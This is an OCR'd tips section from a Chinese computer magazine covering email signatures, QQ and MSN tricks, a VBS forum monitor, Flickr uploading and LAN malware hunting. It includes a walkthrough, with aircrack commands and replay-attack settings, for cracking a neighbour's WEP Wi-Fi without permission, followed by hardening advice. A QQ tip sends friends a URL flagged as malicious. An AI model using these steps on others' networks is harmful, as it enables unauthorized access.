
第2步： 返回Foxmail，点击菜单"工具→签名管理"，在打开的窗口中点击"新建"，再选"用该文件做模板"项，选择前面所创建的网页文件，单击"下一步"（见图2），又会显示编辑窗口，如果没有要调整的，点击"确定"、"关闭"，退出签名管理。

第3步： 以后撰写邮件，只需点击工具栏"插入签名"，选择设计的相应签名即可。如果不想每次都点击"插入签名"，可将自己制作的签名文件复制到Foxmail安装目录的"Template\New"文件夹下，然后打开该文件夹中的template.ini文件，添加类似以下内容：

[自定义模板]

风起云涌=坐看风起云涌.htm

以后写新邮件时，就可以在"撰写"下拉菜单中直接选择自己的签名文件模板来写邮件了。



小提示

★如果只是简单地以某张图片做邮件签名（比如扫描自己手写的签名图片），可在创建签名窗口选择"由空白签名开始"，在打开的签名编辑器中点击工具栏"插入图片"按扭插入图片即可。

★Word虽然用起来方便，但是它生成的网页文件会产生许多垃圾代码，增大了文件的体积，不便于邮件发送。所以如果可能的话，最好用Dreamweaver等专业软件编制网页签名，即简约效果也多。

Outlook中的图片签名

在Outlook中插入图片签名也很简单，而且它支持单独账户签名设置，这点要比Foxmail方便多了。


第1步： 启动Outlook后，点击菜单"工具→选项"，单击"邮件格式"选项卡。接着将"以该邮件格式撰写"设置为"HTML"，再点击下方"签名"按钮打开签名和信纸窗口。

第2步： 单击"电子邮件签名"下的"新建"，按提示输入签名名称，确定后，即可如图3所示，在下方编辑签名了，可以输入文字、插入图片、编辑超级链接等。比Foxmail方便的是，Outlook可以将签名指定给特定的邮件账户，只需在"选择默认签名"中选定即可。

小提示

★Outlook Express的签名虽然也支持HTML文件，但包含图片的HTML签名，实际使用中总是报错，所以需要作小小修改：首先将图片上传到可外链的网络相册中，取得图片网址，用此网址替换HTML签名文件中的图片地址。

第3步： 设置完毕，以后写邮件或回复邮件时，设计的签名会自动附在邮件正文之后，是不是很方便。



Web邮箱图片签名也疯狂

现在有不少人习惯使用Web（网页）邮箱，这类邮箱的签名一般支持HTML代码，插入图片很方便。

以QQ的Web邮箱为例，登录后点击"设置"，再单击其下个性签名中的"添加个性签名"打开新建签名窗口，点击工具栏中上传图片按钮，再添入图片网址并点击"立即插入→保存"就可以了（见图4）。其他Web邮箱的签名设置，大同小异。**（文/流言）** CF [XF12]

小提示

★也有些Web邮箱并不支持HTML代码，比如Gmail，也就无法实现图片签名了。不过使用Firefox的朋友，可以登录https://addons.mozilla.org/en-US/firefox/addon/4866，安装Better Gmail这个插件，即可在Gmail中添加图片签。


在谷歌浏览器中，按Ctrl+Shift+N键，可启动隐身模式，功能类似IE8的隐私保护模式。

危险游戏，快速查QQ好友是否隐身

有急事要找QQ好友，可是他却是离线状态，发个消息久久不见回音，真急人啦。也不知道对方是真不在线，还是在隐身。以前可以用彩虹QQ检查，但它不幸被腾迅禁用，要破解的话又得大动干戈。那么，就真的没有其他简单的方法可用了吗？别急，我现在就教你一个绝妙方法。

首先说一下本方法的原理：腾讯为了拦截在QQ上恶意传播的网站，对那些特定网站（包含色情或者挂了木马的网站）设定了拦截，但它在拦截时，对在线和不在线用户是区别对待的，正是借此我们可以轻松区分某人是否隐身。

首先我们准备一个网址，如：http://bk.75free.cn/（未知网站，千万不要打开它），然后发给我们要显隐身的好友（最好在链接下加以说明，以免好友误点击打开它），如果他是隐身的，那么双方的QQ都会有警告提示（见图）。而如果他真的不在线的话，那就不会出现任何提示。据此，我们就可以快速查看好友是否隐身了。(文/swan) CF [XF13]



透过QQ邮箱看MSN日志



许多人，尤其是白领，都在用Windows Live Messenger（即MSN），不过在它升级到14.0.8064.206版本之后，却发现再也无法从主窗口界面直接进入MSN的博客空间了，最多只是在下面的“最近更新”处零星查看到非常有限的信息而已。无意中在网上看到可以用QQ邮件快速浏览MSN博客日志，非常方便，在这里与大家共享。

首先登录到QQ邮箱的首页，从左侧窗格中选择“阅读空间”，这里默认显示的当然是QQ好友的日志更新内容，不过它上方“添加订阅”右侧，有一个“订阅MSN好友的空间”链接，点击后显示一对话框，要求输入你自己的MSN账号和密码，单击“下一步”按钮，账号信息验证成功之后会自动导入好友信息。

如图所示，我们可以按照时间顺序浏览全部文章或未读文章，也可以从右侧窗格的“MSN好友”栏直接选择相应好友，昵称后面的数字表示该好友共享空间中的文章和照片数量，直接单击即可阅读，是不是很方便？如果需要对MSN好友进行管理，可以返回阅读空间首页，依次进入“阅读空间设置→好友管理”选项卡，在这里取消某位好友的订阅就可以了，感兴趣的朋友不妨一试。(江苏/王志军) CF [XF14]


小心，MSN人过留名！

你是不是在MSN的签名里骂过你们的领导？是不是通过MSN签名表达过你的不满？也许那些都是陈年往事，你已经不记得了，但是微软却偷偷将这些秘密记录下来并公之于众，吓人吧。

不信？那就进入Windows Live首页http://home.live.com/吧，这里可以看见MSN好友的最近更新，一切似乎没什么不正常。不过随便点击某位MSN好友的基本资料，你看到什么了？竟然会发现他之前的昵称统统都被记录下来了。

不仅仅是昵称签名被记录下来，连你更换过的头像、博客文章等等，都看得一清二楚！看完别人的“惨状”，是不是也有点担心自己了？没关系，把它关闭就好了！单击首页右上角的“选项”，然后选择“更多选项”。单击页面右边的“通知”，下面会看到“您的最近更新”选项，点击它。然后，你会看到其中许多项目都是公开的状态，取消那些不想公开的项目，接着单击“保存”（见图）。

好了，万事大吉，以后微软就不会再公开你的隐私了。(山东/邢延刚) CF [XF15]



QQ空间中，也会保留你以前的签名，只能是进入QQ空间后，点击“个人中心→心情→我的心情”，然后将那些过于敏感的签名修改或删除，或者是直接关闭QQ空间

DIY自己的贴吧监视器

我是一个地地道道的VBSer，为了更好地学习VBS，我经常光顾百度贴吧的"VBS吧"。以前在VBS吧提问，为了及时得到别人的答复，总要不断地刷新。在用过CFan杂志2008年第17期上介绍的"贴吧监视器"后，感觉省事多了。不过作为一个编程爱好者和VBSer，我不满足于简单地使用别人的软件，于是我试着用VBS写了一个贴吧监视器。完整代码，可从http://work.newhua.com/cfan/200906/vbsbar.rar处下载。下面简要介绍一下它的原理。

```
do
  na = Inputbox("输入贴吧名：","VBS贴吧监视器","vbs")
  if na = False then Wscript.Quit
loop until Trim(na) <> ""
url = "http://tieba.baidu.com/f?kw=" & na
```

这段代码，是为了获取要监控的贴吧网址，稍加改造可设置成获取其他网址。


```
set xml = CreateObject("Microsoft.XMLHTTP")
xml.Open "GET",url,0
xml.Send()
s = xml.ResponseText
```

这段代码建立与要监控的网页之间的连接，发出并回收探测信息。接下来的主循环中，则定时进行探测，发现网页有更新时即可弹出提示窗口，并可以根据提示自动启动IE浏览器打开网页查看。

这个脚本主要用Microsoft.XMLHTTP对象获取网页源文件，再比较两次获取的文件是否相同。Microsoft.XMLHTTP对象属性参见http://hi.baidu.com/loveee/blog/item/8fc6791ec06892f31bd5761a.html。稍加改造，同样可以让它监视其他的论坛动态哦。(文/ioOi-iOoi) CF [XF16]

上传细无声，自动更新网络相册

许多人都喜欢在Flickr（http://www.flickr.com/）上分享自己的图片，不过每次上传图片总是很麻烦（尤其是对经常更新相册的朋友来说）。而下面的方法，它会自动监视你本地的图片文件夹，一旦发现新照片，它就会自动上传到Flickr相册中。



因为我们将要使用的上传工具，必须要在Python环境下运行，所以先要下载安装Python（Windows版下载地址：http://www.python.org/ftp/python/2.6.1/python-2.6.1.msi）。接着再从http://work.newhua.com/cfan/200906/uploadr.rar下载获取Uploadr.py和XMLTramp.py这两个文件。

接下来配置Uploadr.py，用任意纯文本编辑器（如Windows记事本）打开它，找到"IMAGE_DIR"，将它后面设置为要监视的图片文件夹路径，如：

```
IMAGE_DIR = "D:/blog/images/"
```

然后在命令提示符窗口中，进入保存Uploadr.py和XMLTramp.py的那个文件夹，再执行"uploadr.py"命令，因为是第一次运行，它需要搜集Flickr账户的一些信息，在自动打开的雅虎登录网页（Flickr已并入雅虎），按提示输入账户名及密码登录，将出现如图所示的提示。点击"OK,I'LL ALLOWIT"（我同意）后，回到命令提示符窗口，按Y键并回车确认。以后，随时可以将要上传的图片复制到"D:\blog\images\"文件夹下，再在命令提示符中执行"uploadr.py"命令即可自动上传到Flickr网络相册了。(文/流言) CF [XF17]

家用打印耗材价格表

产品	实际成交平均价
常用打印纸	
金旗舰A4复印纸（80g，500张/包）	33元
蓝旗舰A4中性复印纸（70g，500张/包）	24元
常用墨盒	
佳能PG40（黑色）	110元
佳能CL41（彩色）	130元
爱普生 T057（黑色）	35元
爱普生 T058（彩色）	50元
HP 816B（C8816B）	90元
HP Q8893AA（彩色）	186元
联想 LC6001B（黑色）	140元
联想 LC6002C（彩色）	160元
三星 M90（黑色）	180元
三星 C90（彩色）	300元

小编报价直通车

小编的"暗伤"故事


作为CFan编辑部里最穷的人，我不像其他小编那么烧包，购买的IT产品比较少，所以遭遇"暗伤"的机会相对也就少了很多，几乎可以说是屈指可数、"十年不遇"。

第一次的遭遇，不知算是被骗还是算"暗伤"。那是2000年的时候，我出书赚了一笔稿费，于是决定购买一台自己的电脑。那时正是586流行的时代，我兴冲冲到中关村配了一台高档的5x86电脑（销售商说，其中夹的字母"x"表示比586还要高的意思）。开始并没有觉出什么不妥，运行Windows 98系统相当快，但是不久就推出了Windows ME，当我安装时却提示我硬件配置不够。真奇怪，我朋友的586（Pentium MMX）可以安装，为何我这高档的5x86反而不能运行呢？后经懂行的朋友解释才知道，Pentium才是Intel真正的586，因为商标注册的问题才没有沿用。而我那5x86，不过是其他芯片厂家投机取巧仿冒的而已。5x86系列的CPU频率最高才133Hz，而Windows ME要求的最低配置要求CPU 150Hz或更高，当然是安装不上了。无语…… CF [XF18]

同一个人的QQ聊天记录也可以有选择地删除，按Ctrl键不放，再点选那些要删除的记录，然后右击，选择"删除消息记录"即可。

“色”诱局域网中的内奸

宽带网络的普及也使得病毒、木马变得异常疯狂，给我们的工作带来很多麻烦。比如我所在的单位，公司网管几乎每天都疲于奔命，网络巨慢、无法共享、打不开网页等等，每个人的网络出现问题都要找他解决。不过，一台电脑一台电脑的查杀病毒，往往治标不治本。希望下面的方法，能给大家提供一个彻底查杀局域网病毒的思路（见图1）。



本例网络拓扑结构图：一条光纤或一条宽带专线进路由器，路由器连接交换机或HUB，各办公室（科室）的电脑接入交换机，电脑的台数约二三十台，其中有一台（或多台）开启了简单共享（一般用作单位的共享文件服务器）。

如何判断局域网出现“内奸”？

单位的网络应用环境如上图所示，近来出现了以下多种疑难故障：

1 共享文件服务器运行缓慢、不稳定，甚至有时共享被停用。

2 杀毒软件和安全软件被禁用，有时机器上安装的影子系统或Returnil等还原软件也会被击穿。

3 将服务器断网全盘杀毒后上线，15分钟内就又会被感染，杀毒软件不停报警，但有一部分病毒和木马无法清除，直到杀毒软件再次被禁用。

4 用Ghost备份恢复系统或重分区、格式化硬盘后重装系统，再上线同样马上被感染，这就证明并不是服务器本身的病毒、木马没有清除彻底，而是有一个外在的毒源直指局域网内的服务器。

5 被感染的重灾区往往是提供共享服务的电脑（严重影响整个单位的正常工作）。


因为感染的速度非常快（有时上线4、5分钟就被感染了），感染后症状非常相似，如果是外网的毒源，感染速度不会如此之快，也不会如此准确地每次都指向一个小单位并不起眼的文件服务器，所以是外网毒源的可能性很小，最大的可能就是局域网内部有某台电脑已经被病毒、木马彻底攻占，成了专门攻击局域网内服务器的“内奸”。

设局诱捕内网内奸

下面是我的解决方法，对遇到相似故障的朋友，应该会有所帮助。

第1步：将共享服务器断网后清理干净，并用Ghost作好系统的备份。重启后将冰刃（IceSword，下载地址：http://www.onlinedown.net/soft/53325.htm）的主程序文件改名并运行（若不改名，病毒木马有可能通过“关键字”关闭冰刃的进程）。

第2步：将共享服务器上线，设置好必要的网络服务后，在冰刃中中执行“文件→设置”命令调出如图2所示窗口，勾选“禁止进线程创建”。这样，一来不会影响基本的共享服务，二来病毒、木马就无法破坏共享服务器了。



第3步：接下来设计一个“陷阱”引诱出“内奸”。由于电脑台数较多，一台一台的去慢慢甄别费时费力，我采用的方法如下：

随便找一台电脑，首先运行冰刃，接入局域网中，再故意开启一个没有内容的共享（比如一个空的文件夹），也就是做一个陷阱机。接着监视IceSword中的端口，看是谁连接这个陷阱共享，持续15分钟左右，因为内奸是自动扫描端口的，一般一会儿就会上钩了（见图3）。将抓获的IP地址记下来，用网管软件强制断开这些IP的连接。由于“内奸”机不能上网了，机主会自动报告故障的。当然，也可以根据IP所在的主机名称，找到“内奸”机具体位置，比如用“net view”命令可以获取固定IP地址对应的用户列表，也可以用LanSee（下载地址：http://www.onlinedown.net/soft/21691.htm）查阅动态IP所在的主机名称等。

第4步：将内奸机断网后进行彻底的清理，这个清理的过程都是常规的手段，在此不再详述。试运行一段时间，如果正常则可以解除共享服务器上的冰刃IceSword限制了。

火速链接

本期《穿行在局域网中的X》一文，为大家详细讲解了局域网病毒发展及其原理，大家可以参考。局域网病毒的一个共同特点，就是能通过一台电脑感染另一台电脑，所以借鉴本文方法，基本上都能实现诱捕。

小编有话说：

在处理局域网中的病毒、木马等引起的故障问题时，不要把眼光局限于服务器本身，这样有可能白白浪费大量的时间。最好能借鉴本文的方法，灵活运用冰刃软件，制造一个陷阱找出内奸，从而快速挖出病根。**（湖南/徐三明）**


CF [XF19]





蹭网，窗外飘来的免费午餐

话说某一天，在家SOHO的小风同学急得像热锅上的蚂蚁：他家的网络突然出现故障无法使用，而他正有一项紧急工作必须在线才能完成。怎么办？马上给邻居兼好友小雷打电话，想借用他家的网络一用。谁知小雷正在外办事，无法赶回。不过小雷的一句话却救了他：我家的无线路由是开着的，信号挺强，你用无线本本应该能上。小风正要问他密码，谁知手机信号突然中断了……



实战1："好人网络"真好"蹭"

小风抱着侥幸心理，打开本本搜索无线网络，发现除了小雷家加了密的无线网络外，另外一家邻居的无线网络居然没有加密（显示"未设置安全机制的无线网络"），双击连接，在弹出对话框中单击"仍然连接"果然连接上了该网络（见图1）。

实战2：不可智取便要"豪夺"

不过未经允许使用别人家的网络似乎不太好，而且这一网络信号较差，时断时续。看来还得打小雷家的主意。小风想起以前下载过一款BackTrack3，可以破解无线网络密码，只好用来试试了。

在破解无线网络时，有几个需要注意的事项：

1.并非所有网卡都可以破解，可以从http://wiki.remote-exploit.org/index.php/HCL:Wireless查看到支持兼容的网卡列表，从http://wiki.remote-exploit.org/index.php/HCL:Laptops查看支持兼容的笔记本列表。

2.保证和AP距离较近。

3.AP使用WEP加密方式，而非WPA等方式。


另外，由于驱动等原因，Windows下的破解软件虽然兼容性较好，而且方便，但是它支持的网卡没有Linux多，所以这里就以Linux下的软件为例了，而且它们用起来也很简单。

小风破解用到的就是Linux平台下的aircrack套件，而BackTrack3（以下简称BT3）实际就是一款集成了此套件的Linux系统，它分为CD版、闪盘版及VMware版。可以根据你的需要选择，这里要特别说明，除非通过较复杂的设置，否则VMware版是不支持内置网卡的，很多人使用USB网卡配合外接天线的方式来增强无线信号，达到破解较远AP的目的，这种情况使用VMware版最为合适。

第一步：根据不同需求从http://www.remote-exploit.org/backtrack_download.html下载BT3。这里以光盘版为例，用光盘引导后，会出现引导列表，选择第一项"BT3 Graphice mode(KDE)"，如遇到黑屏可换用下面的选项。


第二步：点击左下角的命令行模式按钮，然后输入"ifconfig -a"，这时就会列出电脑中的网卡，通常eth0为有线网卡，eth1就为无线网卡。如果列出就说明软件支持（但不一定能抓包）。若未列出则根本不支持。

> **小提示**
>
> ★如果使用BackTrack3 VMware版，在加载USB网卡时，需要选择"VM→Removable Devices→USB网卡→Connect"（见图2）。
>
> ★内置网卡的ID是eth0、eth1……，USB网卡的ID为rausb0、rausb1……。



其中USB网卡的不同，中间的名称会有所不同

第三步：记录AP信息。在终端窗口中执行"airodump-ng -w cfan eth1"捕获AP信息（其中cfan为抓包保存的文件名，可随意），记下想要破解的AP的MAC地址以及信道信息（见图3）。这里要特别说明，BSSID：扫描到的无线路由的MAC地址，后面需要用到；PWR：路由器的信号强度；Beacons：向此路由发送数据包的数量；#Data：网卡抓到的数据包量；CH：无线路由的信道；ENC与CIPHER：无线路由的加密方式，我们只能破解两者都为WEP加密方式的无线路由；ESSID：无线路由的SSID。




第四步：进行破解。在终端窗口中执行"airmon-ng start eth1 5"（5为AP的信道）命令确保网卡工作在Monitor（监听）模式，然后执行spoonwep命令开启破解工具。

第五步：在Victim MAC中填写AP的MAC地址，在Net Card中选择用到的无线网卡，比如eth1。在Channel中写入信道为5。

然后将窗口下面两个下拉菜单分别设置为p0841 replay attack及UNKNOW KEY LENGHT（此为不指定加密位数）。最后

单击LAUNCH（启动）按钮开始破解（见图4）。

然后就会开始破解，破解的速度和信号强度成正比，快则1分钟，慢则数小时，通常几十分钟。成功则有“WEP Key：[12:34:56:78:90]”（WEP密码：1234567890）之类的提示，否则显示“WEP Key：Not Found”（WEP密码：没有找到）。



如果你需要破解的无线网络中内有用户正在使用，则选择 ARP REPLAY ATTACK模式，这样成功率会提高

实例3：进来了只能干瞪眼

别看你是进入到了无线网络了，但如果没有DHCP帮你分配IP地址，你还是一样睁眼瞎，对于这个问题。可以用下面的方法来解决。

第一步：从http://work.newhua.com/cfan/200906/jyw.rar下载局域网查看工具。

第二步：进入软件后，将右上角的线程设置为30（见图5）。点击“搜索计算机”按钮右侧的倒三角，选择“搜索计算机设置”项。

第三步：在弹出窗口中选择“网段设置”，下的“连续网段”，IP可以设置为常用网段，或是使用0.0.0~255.255.255，然后切换到“搜索计算机设置”标签，选中“网段内的计算机”，并勾选“使用Ping搜索网段内的计算机”。最后点击“搜索计算机”。

第四步：稍候就能搜索出局域网内的IP地址，其中诸如192.168.1.2这类的就很可能是网关，至于DNS，则使用当地网络服务商的DNS即可。

小提示

★当然如果是判断网关，你也可以根据破解时获得的MAC地址，然后用MAC地址扫描器就能得到MAC地址对应的IP地址了。有了IP地址，就可以随你所欲啦。



实例4：想蹭我网？没门！

从上面的实例，实际上也可以看出无线网络的不安全性，尤其是未实施任何安全措施的网络，值得大家警醒。因为在设置无线网络时，安全一定要加强。

从目前的破解技术来看，WEP破解较为简单，即便是128位的WEP加密，仍然可以很快破解成功。而针对WPA加密目前仍然只能使用字典破解的方式，因此这里建议大家在设置加密方法式时，选择WPA或者WPA2模式，并且将密码设置复杂一点，这样即便使用字典破解，短时间的成功率也不高了。

另外就是在无线路由器上设置时，将无线网络名（SSID）隐藏。在无线网络设置界面中，将“可见度状态”选择为“不可见”项。然后再进行MAC地址绑定，只允许特定MAC地址的计算机连接上无线路由器，从而让我们的无线网络更安全。还有一点就是关闭无线路由器的DHCP功能，然后在自己的电脑上配置静态IP地址，也是加强无线安全的一个方面。**(文/李云峰)** CF [XF20]

QQ和Foxmail中潜水的截图专家

打开QQ聊天窗口，单击“捕捉屏幕”按钮（快捷键：Ctrl+Alt+A），就可以截取任意大小的屏幕图片，非常方便。但是在没有启动QQ的情况下，能否快速调用QQ的截图功能呢？当然能！

